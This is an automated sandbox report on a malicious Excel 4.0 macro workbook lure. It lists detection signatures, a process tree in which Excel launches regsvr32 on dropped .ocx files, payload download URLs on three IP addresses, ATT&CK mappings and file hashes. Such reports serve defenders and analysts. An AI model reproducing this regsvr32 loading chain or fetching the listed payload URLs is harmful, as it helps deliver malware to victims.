ID: 532405
Sample Name: ClaimCopy-46148734-12012021.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:21:11
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report ClaimCopy-46148734-120120…

Overview

General Information

Sample Name:	ClaimCopy-46148734-12012021.xlsb
Analysis ID:	532405
MD5:	f1107ae8c76f3ac..
SHA1:	b69597b25562a9..
SHA256:	85278a1649ffd17..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Found a hidden Excel 4.0 Macro she…
- Potential document exploit detected…
- Uses a known web browser user age…
- May sleep (evasive loops) to hinder …
- Detected potential crypto function

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1212 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2520 cmdline: regsvr32 C:\ProgramData\Volet1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2544 cmdline: regsvr32 C:\ProgramData\Volet2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 668 cmdline: regsvr32 C:\ProgramData\Volet3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2024 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2796 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2176 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Scripting 2	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Re Tr W Au
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 to Redirect Phone Calls/SMS	Re W W Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Ol De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2	LSA Secrets	System Information Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ClaimCopy-46148734-12012021.xlsb	22%	ReversingLabs	Document-Excel.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.106.123.73/882070564739.dat2	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://94.140.114.63/882070564739.dat2v	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://146.19.170.39/882070564739.dat	0%	Avira URL Cloud	safe	
http://94.140.114.63/882070564739.dat2	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://146.19.170.39/882070564739.dat2	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://185.106.123.73/882070564739.dat2l	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://146.19.170.39/882070564739.dat	false	• Avira URL Cloud: safe	unknown
http://146.19.170.39/882070564739.dat2	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.140.114.63	unknown	Latvia		43513	NANO-ASLV	false
146.19.170.39	unknown	France		7726	FITC-ASUS	false
185.106.123.73	unknown	Netherlands		60117	HSAE	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532405
Start date:	02.12.2021
Start time:	08:21:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ClaimCopy-46148734-12012021.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal76.expl.evad.winXLSB@13/5@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:25:14	API Interceptor	3x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
94.140.114.63	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/97057_0982083.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/25272_1981979.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/27535_7943433.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/97892_1912550.dat2
146.19.170.39	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/97057_0982083.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/25272_1981979.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/27535_7943433.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/97892_1912550.dat2
185.106.123.73	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/9705_70982083.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/2527_21981979.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/2753_57943433.dat2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/9789/21912550.dat2

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HSAE	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73
	Injector.exe	Get hash	malicious	Browse	• 185.45.192.75
	FiveM Mod Menu.exe	Get hash	malicious	Browse	• 185.117.75.101
	ed443eM9cD.exe	Get hash	malicious	Browse	• 185.45.192.195
	nHVX85m7zN.exe	Get hash	malicious	Browse	• 185.117.75.101
	hBGC6OlGij.exe	Get hash	malicious	Browse	• 185.183.98.26
	CNSL-1741057625-Nov-22.xlsb	Get hash	malicious	Browse	• 194.36.191.10
	CNSL-1741057625-Nov-22.xlsb	Get hash	malicious	Browse	• 194.36.191.10
	59716B314BA0D53B7E8DE32A73AF01B7B383834BF038C.exe	Get hash	malicious	Browse	• 185.117.73.188
	k6DHxiWpKQ.exe	Get hash	malicious	Browse	• 185.183.96.27
	FE3AE99417E0D632995AD5CEECCC4C0B308B8A30D2C93.exe	Get hash	malicious	Browse	• 185.117.73.188
	Compl-598085012-Nov-08.xlsm	Get hash	malicious	Browse	• 185.82.200.35
	Compl-1665615498-Nov-08.xlsm	Get hash	malicious	Browse	• 185.82.200.35
	Compl-1665615498-Nov-08.xlsm	Get hash	malicious	Browse	• 185.82.200.35
	Compl-1882695829-Nov-08.xlsm	Get hash	malicious	Browse	• 185.82.200.35
	Compl-1882695829-Nov-08.xlsm	Get hash	malicious	Browse	• 185.82.200.35
	Compl-1209358085-Nov-08.xlsm	Get hash	malicious	Browse	• 185.82.200.35
NANO-ASLV	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	NkvaVLGroW	Get hash	malicious	Browse	• 83.241.57.84
	date1%3fBNLv65=pAAS.dll	Get hash	malicious	Browse	• 94.140.114.61
	PO-0377409-029.xls	Get hash	malicious	Browse	• 94.140.115.0
	5AHyELsVLZ.exe	Get hash	malicious	Browse	• 94.140.115.160
	1B0DAF8B1B8A09AE26A72E30FA638B000A991A7DFAF7C.exe	Get hash	malicious	Browse	• 94.140.115.160
	3ObdCtruss	Get hash	malicious	Browse	• 85.254.18.140
	lbbXpFFkIN.exe	Get hash	malicious	Browse	• 94.140.115.152
	eNrYzJWFvB	Get hash	malicious	Browse	• 83.241.94.64
	GU5kmLwV7r.exe	Get hash	malicious	Browse	• 94.140.115.194
	peSZa2MV75.exe	Get hash	malicious	Browse	• 94.140.115.194
	Comprobante de pago.doc	Get hash	malicious	Browse	• 141.136.0.32
	Comprobante de pago (OCT).xls	Get hash	malicious	Browse	• 141.136.0.32
	qO7zg5QKAX.exe	Get hash	malicious	Browse	• 94.140.114.128
	SCahhGpqlT	Get hash	malicious	Browse	• 83.241.82.55
	epEWIyE6GY	Get hash	malicious	Browse	• 83.241.70.50
	cM5cZsOugg	Get hash	malicious	Browse	• 83.241.82.63
FITC-ASUS	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	Ljm7n1QDZe	Get hash	malicious	Browse	• 170.86.31.136
	arm-20211124-0649	Get hash	malicious	Browse	• 161.135.107.178
	sora.x86	Get hash	malicious	Browse	• 155.161.132.181
	kQONXU7aie	Get hash	malicious	Browse	• 170.86.182.169
	6L1AGNUMgk	Get hash	malicious	Browse	• 170.170.111.2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ti6gpYKquB	Get hash	malicious	Browse	• 161.135.25 0.102
	91ZRvk3C5d	Get hash	malicious	Browse	• 170.86.78.185
	4eF0vu40EM	Get hash	malicious	Browse	• 146.19.118.43
	sora.arm7	Get hash	malicious	Browse	• 199.81.85.172
	QlSwaj96QZ	Get hash	malicious	Browse	• 198.140.20.204
	bKHI9UT0D1	Get hash	malicious	Browse	• 146.18.97.183
	R9kV5GcwPz	Get hash	malicious	Browse	• 170.86.31.144
	bqrHRKVNod	Get hash	malicious	Browse	• 170.86.31.149
	sora.x86	Get hash	malicious	Browse	• 170.5.226.185
	yqYt9HH2OY	Get hash	malicious	Browse	• 192.189.19 0.143
	jd6caIAf2C	Get hash	malicious	Browse	• 155.161.22 0.123

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5F5C3290.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 1098x988, frames 3
Category:	dropped
Size (bytes):	85681
Entropy (8bit):	7.915850776614707
Encrypted:	false
SSDEEP:	1536:wB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUw:Pc6EehCfCZpUHKGXbBKsiit
MD5:	4F100E2CEFED046B44EC799015B454EF
SHA1:	5149E5D1B5212C77B3548914E9B47D67B4BEA574
SHA-256:	D30B441AB0E88A1487F29A80D63E2A4865A3F5DF7854FB8359B354397F807E2C
SHA-512:	153581151434815CC17E88D587FF6A6AF8F7154B4A05146453A9814F662C68D79F1063BDD9F789A1DB2F5818D199EF600703F8BC35785B0705332EC231F35A14
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....J.."..... .....".....q.[..+...*...K.... .....?.....g....6..)....=~.....w5.....7_.-.....k.../...;.....!.z%o..w!....,.....?...Gs?.]......C..P~i._.=. .`....{...w....."..-.....:.d.....;z7)...~g.....C....v..\..O....0...v.....v... .....A...;.~Y.}.....MsC.~..5..?.;.....V7....G...b..~.....@.....O.}...o4.s_...z78.1.yl.. .X~.u..~..S....J..V~S..x.u~.. .....@....u..m....rGrf.P.._+Z..?AW..~..u.G.....o&.....9.0...H.Zx...M.y.[kW..o.....;....z.....}v.m.. [R.i....R..m....+.J.....r6.P....|s..].vO._.}..K.]-V.U=9}.....W.....3.....G.t}Y

C:\Users\user\Desktop\12260000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	98319
Entropy (8bit):	7.829516708837839
Encrypted:	false
SSDEEP:	1536:sB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUdvgJT:bc6EehCfCZpUHKGXbBKsiix
MD5:	109A55D7849B3834E28D9B6C6DEC942E
SHA1:	48A7BFC52B4DD1FD830D4FA450EB499084A954DD
SHA-256:	135ADD4D95F6069C03E719C8B7190794FCF9A72A7D7147217E233346556C04A1
SHA-512:	261393EEBBA20E96B130FF171925493F29F9286EF5D43EDE6C6189EF4C47F57C4D14DCD9A6B2E0672DD645FB7B4A6DAC2F55267E9945AAFC7782090B8FF148A
Malicious:	false
Reputation:	low

C:\Users\user\Desktop\12260000	
Preview:	PK.....!.....R.....[Content_Types].xml ...(..... ....U.n.0....?..."..(..r.y.9.....q-1.H....wI;n+X...".53...rq.w.x.....`k..m*.....*i.....X.6F.M..[.$r.....e.,..g...Q;...2&..\\.J..X\..z..GmYq../IULzot-#-T.Z.;,...pl.'"..k..:.++.../.X.^.....E.u.....I.(./...qO...t..{..$...[A+(.d..eG..l<G.B.h..<.2`..1....)....*.'....n.H..~N.r6%..^v.3I.....=Ejw..:..=u..j.kP.~.h..L..O#E.qm.... ....2....&.4...T..... <9...!.,?x>.[.o...R.....B.}..G:..L...

C:\Users\user\Desktop\12260000:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\ClaimCopy-46148734-12012021.xlsb.E (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	98319
Entropy (8bit):	7.829516708837839
Encrypted:	false
SSDEEP:	1536:sB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUdvgJT:bc6EehCfCZpUHKGXbBKsiix
MD5:	109A55D7849B3834E28D9B6C6DEC942E
SHA1:	48A7BFC52B4DD1FD830D4FA450EB499084A954DD
SHA-256:	135ADD4D95F6069C03E719C8B7190794FCF9A72A7D7147217E233346556C04A1
SHA-512:	261393EEBBA20E96B130FF171925493F29F9286EF5D43EDE6C6189EF4C47F57C4D14DCD9A6B2E0672DD645FB7B4A6DAC2F55267E9945AAFC7782090B8FF148A
Malicious:	**true**
Preview:	PK.....!.....R.....[Content_Types].xml ...(..... ....U.n.0....?..."..(..r.y.9.....q-1.H....wI;n+X...".53...rq.w.x.....`k..m*.....*i.....X.6F.M..[.$r.....e.,..g...Q;...2&..\\.J..X\..z..GmYq../IULzot-#-T.Z.;,...pl.'"..k..:.++.../.X.^.....E.u.....I.(./...qO...t..{..$...[A+(.d..eG..l<G.B.h..<.2`..1....)....*.'....n.H..~N.r6%..^v.3I.....=Ejw..:..=u..j.kP.~.h..L..O#E.qm.... ....2....&.4...T..... <9...!.,?x>.[.o...R.....B.}..G:..L...

C:\Users\user\Desktop\~$ClaimCopy-46148734-12012021.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.829986417947683

General

TrID:	• Microsoft Excel Office Binary workbook document (40504/1) 83.51% • ZIP compressed archive (8000/1) 16.49%
File name:	ClaimCopy-46148734-12012021.xlsb
File size:	98558
MD5:	f1107ae8c76f3ac6c7691fa5a857b206
SHA1:	b69597b25562a96547402d9bcadc096a340b8a69
SHA256:	85278a1649ffd17dae84fce72827f804b0091b907efd841ac95f6b4644fd8d5a
